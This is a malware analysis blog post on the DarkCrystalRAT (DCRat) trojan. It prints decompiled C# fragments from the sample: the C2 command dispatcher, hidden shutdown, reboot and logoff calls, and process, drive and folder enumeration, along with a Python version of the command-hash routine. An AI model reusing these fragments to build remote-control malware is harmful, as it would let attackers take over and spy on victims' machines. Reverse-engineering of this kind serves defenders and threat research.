A deep dive into DCRAT/DarkCrystalRAT malware

muha2xmad.github.io/malware-analysis/dcrat/

August 30, 2023

20 minute read

بسم الله الرحمن الرحيم

FreePalestine

Introduction


Dark Crystal RAT or `DCRat` is a typical RAT that has been around since at least June 2019. The RAT has ability to do many malicious code such as `Power options` like shutdown, reboot, or logoff the system, Enumerate operations like enumerate processes, folders, or drives, Execute code like CS, VB, VBS, PS, and create Denial of Service DoS. We will start to deep dive into its capabilities in this blog.

Technical summary

Action	Description
Power options	Reboot and shutdown the system and log off the current user.
Enumerate operations	Enumerate processes and retrieve information such as executable paths, folders, drives, screens, microphones, and cameras.
Clipboard grabber	Retrieve data from the clipboard, such as files or text.
Execute CS, VB, VBS, PS	Run and compile code inside the victim's system, including C#, VB code, and scripts in bat, VBS, or PS.
Denial of Service (DoS)	Perform a Denial of Service (DoS) attack using the victim's computer.
Take screenshots	Capture screenshots from the victim's computer screen and obtain the screen's width and height.
Steal Steam credentials	Target Steam gaming platform users and attempt to steal Steam credentials from the victim's user.
Retrieve Telegram and Discord path	Obtain the installation path of Telegram and the path of local database files of Discord.
System info	Query and retrieve information about the victim, such as IP address, hostname, country, and more.
Persistence	Maintain persistence by modifying the registry, such as the Winlogon and run registry keys, and create scheduled tasks.

Commands


The malware get commands from C2 to do malcious functions inside `Class30` class, specifically inside `C7y` method.



```
internal sealed class Class30
{
    // Token: 0x060000BD RID: 189 RVA: 0x0000CBC8 File Offset: 0x0000ADC8
    private Interface0 C7y(Struct7 struct7_0, Struct6 struct6_0)
    {
        uint num = M2r.w_compute_SHA256_return_6_digits(struct7_0.RL4());
        uint num2 = num;
        if (num2 <= 334551U)
        {
            if (num2 <= 160478U)
            {
                if (num2 <= 44265U)
                {
                    if (num2 <= 18691U)
                    {
                        if (num2 == 12926U)
                        {
                            return new g75(struct7_0.RL4(), struct7_0.method_0(), struct6_0);
                        }
                        if (num2 == 18691U)
                        {
                            return new Class18(struct7_0.RL4(), struct7_0.method_0(), struct6_0);
                        }
                    }
                    else
                    {
                        if (num2 == 38889U)
                        {
                            return new W6v(struct7_0.RL4(), struct7_0.method_0(), struct6_0);
                        }
                        if (num2 == 44265U)
                        {
                            return new o3p(struct7_0.RL4(), struct7_0.method_0(), struct6_0);
                        }
                    }
                }
```

Figure: Commands and malicious functions

The malware gets the `struct7_0` as an input which contains values of `command` and `data` from `dictionary2` dictionary. The value of `command` from `dictionary2` dictionary is returned by `RL4` method. Then the value is hashed using `SHA256` then take the first **4 bytes (32 bits)** of the hash and convert to a `uint` then calculate the 6-digit hash by taking modulo (`%`) 1,000,000.
This done by `w_compute_SHA256_return_6_digits` method.



```
public static uint w_compute_SHA256_return_6_digits(string string_0)
{
    uint result;
    using (SHA256Managed sha256Managed = new SHA256Managed())
    {
        result = BitConverter.ToUInt32(sha256Managed.ComputeHash(Encoding.UTF8.GetBytes(string_0)), 0) % 1000000U;
    }
    return result;
}
```


Figure: w_compute_SHA256_return_6_digits method

The implementation in **python**.

```
import hashlib
import struct

def smethod_1(string_0):
    sha256 = hashlib.sha256()
    sha256.update(string_0.encode('utf-8'))
    hash_hex = sha256.hexdigest()

    # Convert the first 4 bytes (32 bits) of the hash to a uint
    hash_value = struct.unpack('<I', bytes.fromhex(hash_hex[:8]))[0]

    # Calculate the 6-digit hash by taking modulo 1,000,000
    result = hash_value % 1000000

    return result

input_string = "command"
hash_value = smethod_1(input_string)
print("Hash: {:06d}".format(hash_value))
```

Power options


Inside `ba1` method, The malware starts a process which can reboot the victim’s device immediately using `shutdown.exe /r /f /t 0`.



```
public ba1(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = "shutdown",
            Arguments = "/r /t 0",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        this.Iwc = 0;
    }
    catch (Exception ex)
    {
        this.string_0 = ex.Message;
        this.Iwc = 1;
    }
}
```

Figure: reboot the system immediately


Or inside `Class25` method, the malware starts a process which can but **logoff** the system `shutdown.exe /l /f /t 0`



```
public Class25(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = "shutdown",
            Arguments = "/l /t 0",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        this.int_0 = 0;
    }
    catch (Exception ex)
    {
        this.string_0 = ex.Message;
        this.int_0 = 1;
    }
}
```

Figure: logoff the system immediately

Or the malware can shutdown the the victim’s device



```
public dG3(string string_1, string string_2, Struct6 struct6_0)
{
    try
    {
        Process.Start(new ProcessStartInfo
        {
            UseShellExecute = true,
            FileName = "shutdown",
            Arguments = "/s /t 0",
            WindowStyle = ProcessWindowStyle.Hidden
        });
        this.c36 = 0;
    }
    catch (Exception ex)
    {
        this.string_0 = ex.Message;
        this.c36 = 1;
    }
}
```


Figure: Shutdown the system immediately

Enumerate operations

Enumerate Processes and their executable

Inside `avS` method, the malware has the ability to enumerate the currently running processes on the system and retrieve the full path to the executable file associated with the process. The malware setup a dictionary which holds:

Column	Value Description
`N`	Name of the executable associated with the process (ProcessName + `.exe`).
`T`	The window title of the process (WindowTitle + “ “).
`I`	The process ID (processId + “ “).
`S`	`1` when the process ID is the same as the ID of the current process, which is the malware process.
`P`	The full path to the executable file associated with the process using `QueryFullProcessImageName`. If it fails to retrieve the full path, `Memory` is used as a placeholder.



```
public avS(string string_0, string string_1, Struct6 struct6_0)
{
    try
    {
        List<Dictionary<string, string>> list = new List<Dictionary<string, string>>();
        foreach (Process process in Process.GetProcesses())
        {
            Dictionary<string, string> dictionary = new Dictionary<string, string>();
            dictionary["N"] = process.ProcessName + ".exe";
            dictionary["T"] = process.MainWindowTitle + " ";
            dictionary["I"] = process.Id.ToString() + " ";
            Dictionary<string, string> dictionary2 = dictionary;
            if (process.Id == Process.GetCurrentProcess().Id)
            {
                dictionary2["S"] = "1";
            }
            try
            {
                if (process.Handle != IntPtr.Zero)
                {
                    dictionary2["P"] = (s67.w_QueryFullProcessImageName(process, 1024) ?? "Memory");
                }
                else
                {
                    dictionary2["P"] = "Memory";
                }
            }
            catch
            {
                dictionary2["P"] = "Memory";
            }
            list.Add(dictionary2);
        }
        gVG.Class56.R1T(string_0, "processes", list.smethod_0(), struct6_0);
        this.wYv = 0;
    }
    catch (Exception ex)
    {
        this.OOF = ex.Message;
        this.wYv = 1;
    }
}
```


Figure: Enumerate Processes and retrieve thier associated executable

Enumerate Drives

Inside `W1W` method, the malware has the ability to retrieve information about drivers of the victim’s computer such as `type`, `name`, `size`, and `description`.

It startup a dictionary which contains:

Column	Value Description
`T`	`Drive`
`N`	Drive name
`S`	Size of the drive
`M`	Description of the drive, including the volume label, drive type, and drive format



```
public static string W1W()
{
    DriveInfo[] drives = DriveInfo.GetDrives();
    List<Dictionary<string, string>> list = new List<Dictionary<string, string>>();
    foreach (DriveInfo driveInfo in drives)
    {
        try
        {
            string value = string.Empty;
            string value2 = string.Empty;
            if (!string.IsNullOrEmpty(driveInfo.VolumeLabel))
            {
                value = string.Concat(new string[]
                {
                    "(",
                    driveInfo.VolumeLabel,
                    ") [",
                    X8B.smethod_2(driveInfo.DriveType),
                    ", ",
                    driveInfo.DriveFormat,
                    "]"
                });
            }
            else
            {
                value = string.Concat(new string[]
                {
                    "[",
                    X8B.smethod_2(driveInfo.DriveType),
                    ", ",
                    driveInfo.DriveFormat,
                    "]"
                });
            }
            if (driveInfo.IsReady)
            {
                value2 = X8B.n1x(driveInfo.TotalSize);
            }
            Dictionary<string, string> dictionary = new Dictionary<string, string>();
            dictionary["T"] = "Drive";
            dictionary["N"] = driveInfo.Name.Remove(2, 1);
            dictionary["S"] = value2;
            dictionary["M"] = value;
            Dictionary<string, string> item = dictionary;
            list.Add(item);
        }
```

Figure: Enumerate Drives


Enumerate folders

Inside `CmN` method, this method retrieve information about files and directories within a specified directory and return that information in a structured format. If it's a directory/folder:

Column	Value Description
`T`	`Folder`.
`N`	the name of the directory.
`S`	empty string "".
`M`	the last modified time of the directory in the format `dd.MM.yyyy HH:mm`.

If it's a file:

Column	Value Description
`T`	`File`.
`N`	the name of the file.
`S`	the size of the file.
`M`	the last modified time of the file in the format `dd.MM.yyyy HH:mm`.

